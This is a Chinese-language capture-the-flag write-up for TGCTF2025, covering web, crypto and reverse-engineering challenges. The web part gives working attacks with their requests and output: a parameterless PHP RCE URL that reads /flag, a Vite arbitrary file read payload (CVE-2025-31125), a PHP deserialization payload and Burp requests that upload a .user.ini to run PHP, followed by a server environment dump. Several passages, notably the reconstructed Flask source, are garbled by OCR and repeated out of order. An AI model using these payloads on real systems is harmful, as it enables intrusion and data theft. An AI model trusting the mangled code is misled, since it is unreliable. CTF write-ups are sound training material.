

TGCTF2025 Writeup

Web

AAA偷渡阴平

无参RCE

[illegible]

[node1.tgctf.woooo.tech:30794/?tgctf2025=eval\(end\(current\(get_defined_vars\(\)\)\)\);&b=system\(%27cat%20/flag%27\);](#)

TGCTF{a8103d62-5ef4-b9e7-c73c-35261adedbca} <?php



```
$tgctf2025=$_GET['tgctf2025'];

if(!preg_match("/^/[0-9]{3-9}|\\^\|\\_||\n|\t|$|\\\\$|%|'|\"|&|*|\\\ C|\\) |\\-|=|_|+|[\\[\\]{}]|\\:\\|' |`|\\,|<|\\>|\\/|\\?|\\\\\\\\\\\\\\\\i", $tgctf2025)){
    //hint: 你可以对着键盘一个一个看，然后在没过滤的符号上用记号笔画一下（bushi）
    eval($tgctf2025);
}
else{
    die(' (´ `□´)╰ 炸弹! •••~●');
}

highlight_file(__FILE__);
```

火眼辨魑魅

robots.txt

← → ↻   不安全 http://node2.tgctf.woooo.tech:31552/robots.txt

```
User-Agent: *
Disallow: tgupload.php
Disallow: tgshell.php
Disallow: tgxff.php
Disallow: tgser.php
Disallow: tgphp.php
Disallow: tginclude.php
```

tgshell.php，直接用蚁剑连



直面天命

包非预期的


注释里面看到hint




生成个字典扫一下目录很快就有

代码块

```
1 import itertools
2
3 with open("dic.txt", "w") as f:
4     for combo in itertools.product("abcdefghijklmnopqrstuvwxyz", repeat=4):
5         f.write("".join(combo) + "\n")
```



盲猜传参读文件，参数名一般是filename，先读一下源码



```
import os
import string
from flask import Flask, request, render_template_string, jsonify, send_from_directory
from a.b.c.d.secret import secret_key

app = Flask(__name__)
black_list = [';', 'popen', 'os', 'import', 'eval', '._', 'system', 'read', 'base', 'globals']

def waf(name):
    for x in black_list:
        if x in name.lower():
            return True
    return False

def is_typable(char):
    # 定义可通过标准 QWERTY 键盘输入的字符集
    typable_chars = string.ascii_letters + string.digits + string.punctuation + string.whitespace
    return char in typable_chars

@app.route('/')
def home():
    return send_from_directory('static', 'index.html')

@app.route('/jingu', methods=['POST'])
def greet():
    template1 = ""
    template2 = ""
    name = request.form.get('name')
    template = f'{name}'
    if waf(name):
        template = '想干坏事了吧hacker? 哼，还天命人，可笑，可悲，可叹'
    else:
        k = 0
        for i in name:
            if is_typable(i):
                continue
            k = 1
            break
        if k == 1:
            if not (secret_key[2:] in name and secret_key[2:]):
                template = '连“六根”都凑不齐，谈什么天命不天命的，还是戴上这金箍吧'

    return render_template_string(template)

template1 = "“六根”也凑齐了，你已经可以直面天命了！我帮你把“secret_key”替换为了“{}”"
最后，如果你用了cat，就可以见到齐天大圣了
* template = template.replace("直面", "{(}.replace("天命","))")
template = template if "cat" in template:
    template2 = '或许你这只叫天命人的猴子，真的能做到？'

Image' try:
    return template1 + render_template_string(template) + render_template_string(template2)
except Exception as e:
    error_message = f'500报错了，查询语句如下：{template}'
    return error_message, 400

@app.route('/hint', methods=['GET'])
def hinter():
    template = "hint: 有一个由4个小写字母组成的路由，去那里看看吧，天命人！"
    return render_template_string(template)

@app.route('/aazz', methods=['GET'])
def finder():
    filename = request.args.get('filename', '')
    if filename == "":
        return send_from_directory('static', 'file.html')
    if not filename.replace('_', '').isalnum():
        content = jsonify({'error': '只允许字母和数字！'})
    else:
        if os.path.isfile(filename):
            try:
                with open(filename, 'r') as file:
                    content = file.read()
            except Exception as e:
                return jsonify({'error': str(e)})
        else:
            return jsonify({'error': '路径不存在或者路径非法'})
    return jsonify({'error': ''})

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
```

再去西行历练历练

Image' return render_template_string(template)
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
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 if filename == "":
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 content = jsonify({'error': '只允许字母和数字！'})
 else:
 if os.path.isfile(filename):
 try:
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 except Exception as e:
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def finder():
filename = request.args.get('filename', '')
if filename == "":
return send_from_directory('static', 'file.html')
if not filename.replace('_', '').isalnum():
content = jsonify({'error': '只允许字母和数字！'})
400
if os.path.isfile(filename):
try:
with
open(filename, 'r') as file:
content = file.read()
return content
except Exception as e:
return jsonify({'error': str(e)})
500
else:
return jsonify({'error': '路径不存在或者路径非法'})
404
if __name__ ==
'_main_':
app.run(host='0.0.0.0', port=80)

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with
open(filename, 'r') as file:
content = file.read()
return content
except Exception as e:
return jsonify({'error': str(e)})
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
发现可以目录穿越（？



TGCTF{ee03685a-6b91-3a59-66d3-15e52211ba72}

前端GAME

在前端找到flag路径



Vite任意文件读取漏洞 (CVE-2025-31125)

payload:@fs/tgflagggg?import&?inline=1.wasm?init

TGCTF{1a0861c7-971e-53fa-9896-7c5a6980514c}

什么文件上传？

访问robots.txt -> 访问class.php

php反序列化:

代码块

```
1  <?php
2  class yesterday {
3      public $study;
4      public function __construct() {
5          $this->study = new today();
6      }
7  }
8
9  class today {
10     public $doing;
11     public function __construct() {
12         $this->doing = new future();
13     }
14 }
15
16 class future {
17     public function __toString() {
18         return "win";
19     }
20 }
21
22 $payload = new yesterday();
23 $serialized = serialize($payload);
24 for($i=0; $i<5; $i++) {
25     $serialized = base64_encode($serialized);
26 }
27 echo $serialized;
28
29 ?>
```

[illegible]

(ez) upload

根据题意，可以访问upload.php.bak读到源码

代码块

```

1 <?php
2 define('UPLOAD_PATH', __DIR__ . '/uploads/');
3 $is_upload = false;
4 $msg = null;
5 $status_code = 200; // 默认状态码为 200
6 if (isset($_POST['submit'])) {
7     if (file_exists(UPLOAD_PATH)) {
8         $deny_ext = array("php", "php5", "php4", "php3", "php2", "html",
9             "htm", "phtml", "pht", "jsp", "jspa", "jspx", "jsw", "jsv", "jspf", "jtml",
10             "asp", "aspx", "asa", "asax", "ascx", "ashx", "asmx", "cer", "swf",
11             "htaccess");
12
13         if (isset($_GET['name'])) {
14             $file_name = $_GET['name'];
15         } else {
16             $file_name = basename($_FILES['name']['name']);
17         }
18         $file_ext = pathinfo($file_name, PATHINFO_EXTENSION);
19
20         if (!in_array($file_ext, $deny_ext)) {
21             $temp_file = $_FILES['name']['tmp_name'];
22             $file_content = file_get_contents($temp_file);

```

```
21         if (preg_match('/.+?</s', $file_content)) {
22             $msg = '文件内容包含非法字符, 禁止上传! ';
23             $status_code = 403; // 403 表示禁止访问
24         } else {
25             $img_path = UPLOAD_PATH . $file_name;
26             if (move_uploaded_file($temp_file, $img_path)) {
27                 $is_upload = true;
28                 $msg = '文件上传成功! ';
29             } else {
30                 $msg = '上传出错! ';
31                 $status_code = 500; // 500 表示服务器内部错误
32             }
33         }
34     } else {
35         $msg = '禁止保存为该类型文件! ';
36         $status_code = 403; // 403 表示禁止访问
37     }
38 } else {
39     $msg = UPLOAD_PATH . '文件夹不存在, 请手工创建! ';
40     $status_code = 404; // 404 表示资源未找到
41 }
42 }
43
44 // 设置 HTTP 状态码
45 http_response_code($status_code);
46
47 // 输出结果
48 echo json_encode([
49     'status_code' => $status_code,
50     'msg' => $msg,
51 ]);
```

用.user.ini绕过对php后缀名的检测

Burp Suite Professional v2023.10.1.2 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater View Help

4 x +

Send Cancel < >

Target: http://node2.tgctf.woooo.tech:30639 HTTP/1

Request

Pretty Raw Hex

```
1 POST /upload.php?name=../.user.ini HTTP/1.1
2 Host: node2.tgctf.woooo.tech:30639
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----geckoformboundary71ead6e6ae412a8711f376eade2aa3
8 Content-Length: 370
9 Origin: http://node2.tgctf.woooo.tech:30639
10 Connection: close
11 Referer: http://node2.tgctf.woooo.tech:30639/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----geckoformboundary71ead6e6ae412a8711f376eade2aa3
16 Content-Disposition: form-data; name="name"; filename=".user.ini"
17 Content-Type: application/octet-stream
18
19 auto_prepend_file=1.png
20 -----geckoformboundary71ead6e6ae412a8711f376eade2aa3
21 Content-Disposition: form-data; name="submit"
22
23
24 -----geckoformboundary71ead6e6ae412a8711f376eade2aa3--
25
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 13 Apr 2025 12:00:19 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.26
7 Content-Length: 70
8
9 {"status_code":200,"msg":"\u6587\u4ef6\u4e0a\u4f20\u6210\u529f\uff01"}
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 2

Request cookies 0

Request headers 12

Response headers 6

Done

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Dashboard Target Proxy Intruder Repeater View Help

4 x 5 x +

Send Cancel < >

Target: http://node2.tgctf.woooo.tech:30639 HTTP/1

Request

Pretty Raw Hex

```
1 POST /upload.php?name=../1.png HTTP/1.1
2 Host: node2.tgctf.woooo.tech:30639
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----geckoformboundaryb095ee788f73f02f1cad371e0ef13f61
8 Content-Length: 346
9 Origin: http://node2.tgctf.woooo.tech:30639
10 Connection: close
11 Referer: http://node2.tgctf.woooo.tech:30639/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----geckoformboundaryb095ee788f73f02f1cad371e0ef13f61
16 Content-Disposition: form-data; name="name"; filename="1.png"
17 Content-Type: image/png
18
19 <?php phpinfo();?>
20 -----geckoformboundaryb095ee788f73f02f1cad371e0ef13f61
21 Content-Disposition: form-data; name="submit"
22
23
24 -----geckoformboundaryb095ee788f73f02f1cad371e0ef13f61--
25
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 13 Apr 2025 12:02:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.26
7 Content-Length: 70
8
9 {"status_code":200,"msg":"\u6587\u4ef6\u4e0a\u4f20\u6210\u529f\uff01"}
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 2

Request cookies 0

Request headers 12

Response headers 6

Done

然后直接访问原来的upload.php就行

Additional Modules

Module Name	
Environment	
Variable	Value
PHP_EXTRA_CONFIGURE_ARGS	--enable-fpm --with-fpm-user=www-data --with-fpm-group=www-data --disable-cgi
KUBERNETES_SERVICE_PORT	443
KUBERNETES_PORT	tcp://10.43.0.1:443
HOSTNAME	ret2shell-26-398-1744545367
PHP_INI_DIR	/usr/local/etc/php
SHLVL	1
HOME	/home/www-data
PHP_LDFLAGS	-Wl,-O1 -pie
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION	7.3.26
GPG_KEYS	CBAF69F173A0FEA4B537F470D66C9593118BCCB6 F38252826ACD957EF380D39F2F7956BC5DA0485D
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_ASC_URL	https://www.php.net/distributions/php-7.3.26.tar.xz.asc
PHP_URL	https://www.php.net/distributions/php-7.3.26.tar.xz
KUBERNETES_PORT_443_TCP_ADDR	10.43.0.1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT	443
KUBERNETES_PORT_443_TCP_PROTO	tcp
KUBERNETES_SERVICE_PORT_HTTPS	443
KUBERNETES_PORT_443_TCP	tcp://10.43.0.1:443
PHPIZE_DEPS	autoconf dpkg-dev dpkg file g++ gcc libc-dev make pkgconf re2c
KUBERNETES_SERVICE_HOST	10.43.0.1
PWD	/var/www/html
PHP_SHA256	d93052f4cb2882090b6a37fd1e0c764be1605a2461152b7f6b8f04fa48875208
FLAG	TGCTF{00a0a7d9-21e5-f8d1-29be-56412460e08c}
USER	www-data

Crypto

AAAAAAAA·真·签到

观察规律，类似维吉尼亚，但又不完全是

代码块

```
1 s='UGBRC{RI0G!004_5C3_OVUI_DV_MNTB}'
2 flag=""
3 for i in range(len(s)):
4     if ord(s[i])>=65 and ord(s[i]) <=90:
5         tmp=ord(s[i])+i-1
6         if tmp>90:
7             flag+=chr(65+tmp-91)
8         else:
9             flag+=chr(tmp)
10    else:
11        flag+=s[i]
12 print(flag)
13 #TGCTF{W000!Y04_5R3_GOOD_AT_MOVE}
```

mm不躲猫猫

代码块

```
1 from gmpy2 import *
```

```

2  from Crypto.Util.number import *
3  n=[]
4  c=[]
5  e=65537
6  with open('challenge.txt','r',encoding='utf-8') as f:
7      f.readline()
8      for i in range(60):
9          f.readline()
10         f.readline()
11         n.append(int(f.readline().strip().split('=')[1].strip()))
12         c.append(int(f.readline().strip().split('=')[1].strip()))
13 for i in range(len(n)):
14     for j in range(len(n)):
15         if(i!=j):
16             if(gcd(n[i],n[j])!=1):
17                 print(i,j)
18                 print("p =",gcd(n[i],n[j]))
19                 try:
20                     p=gcd(n[i],n[j])
21                     q=n[i]//p
22                     phi=(p-1)*(q-1)
23                     d=gmpy2.invert(e,phi)
24                     m=long_to_bytes(pow(c[i],d,n[i]))
25                     if b'flag{' or b'TGCTF{' in m:
26                         print(m)
27                         break
28                 except:
29                     break
30     #b'TGCTF{ExcePt10n4lY0u_Fl4gF0rY0u_555b0nus}'

```

宝宝rsa

题目

代码块

```

1  from math import gcd
2  from Crypto.Util.number import *
3  from secret import flag
4
5  # PART1
6  p1 = getPrime(512)
7  q1 = getPrime(512)
8  n1 = p1 * q1
9  phi = (p1 - 1) * (q1 - 1)
10 m1 = bytes_to_long(flag[:len(flag) // 2])
11 e1 = getPrime(18)

```

```

12 while gcd(e1, phi) != 1:
13     e1 = getPrime(17)
14 c1 = pow(m1, e1, n1)
15
16 print("p1 =", p1)
17 print("q1 =", q1)
18 print("c1 =", c1)
19
20 # PART2
21 n2 = getPrime(512) * getPrime(512)
22 e2 = 3
23 m2 = bytes_to_long(flag[len(flag) // 2:])
24 c2 = pow(m2, e2, n2)
25
26 print("n2 =", n2)
27 print("c2 =", c2)
28 print("e2 =", e2)
29
30 # p1 =
31 8362851990079664018649774360159786938757293294328116561219351503022492961843907
32 118845919317399785168488103775809531198339213009936918460080250107807031483
31 # q1 =
32 8312546034426788223492083178829355192676175323324230533451989649056072814335528
33 263136523605276378801682321623998646291206494179416941978672637426346496531
32 # c1 =
33 3971197307544330347329285940402680929931744602191739120656851101489478994681910
34 3680496756934914058521250438186214943037578346772475409633145435232816799913236
35 2590747699581390459974866225055792394483958078570341541420678668604311322620602
36 79168752474990452298895511880964765819538256786616223902867436130100322
33 # n2 =
34 1038731396043881383679629015823435955707731010487336946039785704858943170887451
35 6053204947318147797696624098699445211900296649240587394967307673173095323258474
36 7066494028393377311943117296014622567610739232596396108513639030323602579269952
37 539931712136467116373246367352649143304819856986264023237676167338361059
34 # c2 =
35 5138098217004977970368283598807370989640926408319880552205145903373016682151141
36 9536113492522308604225188048202917930917221
35 # e2 = 3
36

```

爆破e+低指数攻击

Exp

代码块

```
1 import gmpy2
```

```

2  from Crypto.Util.number import long_to_bytes
3  from functools import reduce
4  p1 =
    8362851990079664018649774360159786938757293294328116561219351503022492961843907
    118845919317399785168488103775809531198339213009936918460080250107807031483
5  q1 =
    8312546034426788223492083178829355192676175323324230533451989649056072814335528
    263136523605276378801682321623998646291206494179416941978672637426346496531
6  c1 =
    3971197307544330347329285940402680929931744602191739120656851101489478994681910
    3680496756934914058521250438186214943037578346772475409633145435232816799913236
    2590747699581390459974866225055792394483958078570341541420678668604311322620602
    79168752474990452298895511880964765819538256786616223902867436130100322
7  phi=(p1-1)*(q1-1)
8  for e in range(2**17,2**18-1):
9      if gmpy2.gcd(e,phi)==1:
10         d=gmpy2.invert(e,phi)
11         m1=long_to_bytes(pow(c1,d,p1*q1))
12         if b'TGCTF{' in m1:
13             print(m1)
14             break
15 def CRT(items):
16     N = reduce(lambda x, y: x * y, (i[1] for i in items))
17     result = 0
18     for a, n in items:
19         m = N // n
20         d, r, s = gmpy2.gcdext(n, m)
21         if d != 1:
22             raise Exception("Input not pairwise co-prime")
23         result += a * s * m
24     return result % N, N
25 e = 0x3
26 n=
    [103873139604388138367962901582343595570773101048733694603978570485894317088745
    1605320494731814779769662409869944521190029664924058739496730767317309532325847
    4706649402839337731194311729601462256761073923259639610851363903032360257926995
    2539931712136467116373246367352649143304819856986264023237676167338361059]
27 c=
    [513809821700497797036828359880737098964092640831988055220514590337301668215114
    19536113492522308604225188048202917930917221]
28 data = list(zip(c, n))
29 x, n = CRT(data)
30 m = gmpy2.iroot(gmpy2.mpz(x), e)[0].digits()
31 print(long_to_bytes(int(m)))
32 #b'TGCTF{!!3xP_Is_S'
33 #b'm@ll_But_D@ng3r0}'

```

费克特尔

直接同factordb分解了因数就能做

代码块

```
1  from Crypto.Util.number import *
2  import gmpy2
3  n=81054462466121336796499689506081535497288989265948394827620308805539190747955
4  3
5  c=67061023599901209984628372156905967472571280495080795501072596810364235976580
6  6
7  e=65537
8  phi=(113-1)*(18251-1)*(2001511-1)*(214168842768662180574654641-1)*
9  (916848439436544911290378588839845528581-1)
10 d=gmpy2.invert(e,phi)
11 print(long_to_bytes(pow(c,d,n)))
12 #b'TGCTF{f4888_6abdc_9c2bd_9036bb}'
```

tRwSiAns

题目

代码块

```
1  from flag import FLAG
2  from Crypto.Util.number import getPrime, bytes_to_long
3  import hashlib
4
5  def generate_key(bits=512):
6      p = getPrime(bits)
7      q = getPrime(bits)
8      return p * q, 3
9
10 def hash(x):
11     return int(hashlib.md5(str(x).encode()).hexdigest(), 16)
12
13 def encrypt(m, n, e):
14     x1, x2 = 307, 7
15     c1 = pow(m + hash(x1), e, n)
16     c2 = pow(m + hash(x2), e, n)
17     return c1, c2
18
19 m = bytes_to_long(FLAG)
20 n, e = generate_key()
21 c1, c2 = encrypt(m, n, e)
22 print(f"n = {n}")
```

```

23 print(f"e = {e}")
24 print(f"c1 = {c1}")
25 print(f"c2 = {c2}")
26
27 n =
1008857852563421690567651122034470429108866472387874904625063649774295192907062
0452198459678353719984214053582320843328457149513241596038117516343467577532890
5396713032321690195499705998621049971024487732085874710868565606249892231863632
731481840542506411757024315315311788336796336407286355303887021285839839
28 e = 3
29 c1 =
4197391089574767389918767941744386507416058975418011844236504060878625716753297
6519645413349472355652086604920132172274308809002827286937134629295632868623764
9340429896484980067062849843130782308487389893315791401058766433690410294387081
79499450424414752031366276378743595588425043730563346092854896545408366
30 c2 =
4197391258392690151844464283511131452672096787917222398653598412457640365155327
3447618087600591347032422378272332279802860926604693828116337548053006928860031
3389389357461799123309611947686935067125334208184466726130538882569439212229156
44107389736912059397747390472331492265060448066180414639931364582445814
31

```

Franklin reiter关联明文攻击

代码块

```

1 import hashlib
2 from Crypto.Util.number import long_to_bytes
3 import libnum
4 import binascii
5 n =
1008857852563421690567651122034470429108866472387874904625063649774295192907062
0452198459678353719984214053582320843328457149513241596038117516343467577532890
5396713032321690195499705998621049971024487732085874710868565606249892231863632
731481840542506411757024315315311788336796336407286355303887021285839839
6 e = 3
7 c1 =
4197391089574767389918767941744386507416058975418011844236504060878625716753297
6519645413349472355652086604920132172274308809002827286937134629295632868623764
9340429896484980067062849843130782308487389893315791401058766433690410294387081
79499450424414752031366276378743595588425043730563346092854896545408366
8 c2 =
4197391258392690151844464283511131452672096787917222398653598412457640365155327
3447618087600591347032422378272332279802860926604693828116337548053006928860031
3389389357461799123309611947686935067125334208184466726130538882569439212229156
44107389736912059397747390472331492265060448066180414639931364582445814

```

```

9
10 h1 = int(hashlib.md5(str(307).encode()).hexdigest(), 16)
11 h2 = int(hashlib.md5(str(7).encode()).hexdigest(), 16)
12 delta = h2 - h1
13 def franklinReiter(n,e,c1,c2,a,b):
14     PR.<x> = PolynomialRing(Zmod(n))
15     g1 = (x)^e - c1
16     g2 = (a*x+b)^e - c2
17
18     def gcd(g1, g2):
19         while g2:
20             g1, g2 = g2, g1 % g2
21         return g1.monic() #
22     return -gcd(g1, g2)[0]
23 m=franklinReiter(n,e,c1,c2,1,delta)
24 print(libnum.n2s(int(m-h1)))
25 #b'TGCTF{RS4_Tw1nZ_d0You_th1nk_ItS_fun_2win?!!!111111111}'

```

Reverse

base64

代码块

```

1  import base64
2
3  custom_table =
4  "GLp/+Wn7uqX8FQ2JDR1c0M6U53sjBwyxglmrCVdStHaFE0vPHaYZNzo4ktK9iebI"
5  encoded = "AwLdOEVEhIWtajB2CbCWCbTRVsFFC8hirfiXC9gWH9HQayCJVbB8CIF="
6
7  def custom_to_std(encoded_str):
8      std_table =
9      "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
10
11      decoded = []
12      for c in encoded_str:
13          if c == '=':
14              decoded.append('=') # 保留填充符
15              continue
16
17          idx = custom_table.index(c)
18          if idx >= 24:
19              original_idx = idx - 24 # 回撤偏移
20          else:
21              original_idx = idx + 40 # 回撤负偏移
22
23          decoded.append(std_table[original_idx % 64])

```

```

21     return ''.join(decoded)
22
23     std_b64 = custom_to_std(encoded)
24     print("转换后的标准 Base64:", std_b64)
25
26     decoded_bytes = base64.b64decode(std_b64)
27     print("解码后的 Flag:", decoded_bytes.decode())

```

蛇年的本命语言

exe->pyc->py

代码块

```

1  # uncompile6 version 3.9.1
2  # Python bytecode version base 3.8.0 (3413)
3  # Decompiled from: Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr  5 2023,
   00:38:17) [MSC v.1929 64 bit (AMD64)]
4  # Embedded file name: output.py
5  from collections import Counter
6  print("Welcome to HZNUCTF!!!")
7  print("Plz input the flag:")
8  a = input()
9  b = Counter(a)
10 c = "".join((str(b[d]) for d in a))
11 print("ans1: ", end="")
12 print(c)
13 if c != "111111116257645365477364777645752361": # HZNUCTF{...}
14     print("wrong_wrong!!!")
15     exit(1)
16 f = ""
17 for d in a:
18     if b[d] > 0:
19         f += d + str(b[d])
20         b[d] = 0
21     else:
22         g = [ord(d) for d in f]
23         h = [
24             7 * g[0] == 504,
25             9 * g[0] - 5 * g[1] == 403,
26             2 * g[0] - 5 * g[1] + 10 * g[2] == 799,
27             3 * g[0] + 8 * g[1] + 15 * g[2] + 20 * g[3] == 2938,
28             5 * g[0] + 15 * g[1] + 20 * g[2] - 19 * g[3] + 1 * g[4] == 2042,
29             7 * g[0] + 1 * g[1] + 9 * g[2] - 11 * g[3] + 2 * g[4] + 5 * g[5] ==
1225,
30             11 * g[0] + 22 * g[1] + 33 * g[2] + 44 * g[3] + 55 * g[4] + 66 * g[5]
- 77 * g[6] == 7975,

```



```

31      21 * g[0] + 23 * g[1] + 3 * g[2] + 24 * g[3] - 55 * g[4] + 6 * g[5] -
7 * g[6] + 15 * g[7] == 229,
32      2 * g[0] + 26 * g[1] + 13 * g[2] + 0 * g[3] - 65 * g[4] + 15 * g[5] +
29 * g[6] + 1 * g[7] + 20 * g[8] == 2107,
33      10 * g[0] + 7 * g[1] + -9 * g[2] + 6 * g[3] + 7 * g[4] + 1 * g[5] +
22 * g[6] + 21 * g[7] - 22 * g[8] + 30 * g[9] == 4037,
34      15 * g[0] + 59 * g[1] + 56 * g[2] + 66 * g[3] + 7 * g[4] + 1 * g[5] -
122 * g[6] + 21 * g[7] + 32 * g[8] + 3 * g[9] - 10 * g[10] == 4950,
35      13 * g[0] + 66 * g[1] + 29 * g[2] + 39 * g[3] - 33 * g[4] + 13 * g[5]
- 2 * g[6] + 42 * g[7] + 62 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] ==
12544,
36      23 * g[0] + 6 * g[1] + 29 * g[2] + 3 * g[3] - 3 * g[4] + 63 * g[5] -
25 * g[6] + 2 * g[7] + 32 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] - 12 *
g[12] == 6585,
37      223 * g[0] + 6 * g[1] - 29 * g[2] - 53 * g[3] - 3 * g[4] + 3 * g[5] -
65 * g[6] + 0 * g[7] + 36 * g[8] + 1 * g[9] - 15 * g[10] + 16 * g[11] - 18 *
g[12] + 13 * g[13] == 6893,
38      29 * g[0] + 13 * g[1] - 9 * g[2] - 93 * g[3] + 33 * g[4] + 6 * g[5] +
65 * g[6] + 1 * g[7] - 36 * g[8] + 0 * g[9] - 16 * g[10] + 96 * g[11] - 68 *
g[12] + 33 * g[13] - 14 * g[14] == 1883,
39      69 * g[0] + 77 * g[1] - 93 * g[2] - 12 * g[3] + 0 * g[4] + 0 * g[5] +
1 * g[6] + 16 * g[7] + 36 * g[8] + 6 * g[9] + 19 * g[10] + 66 * g[11] - 8 *
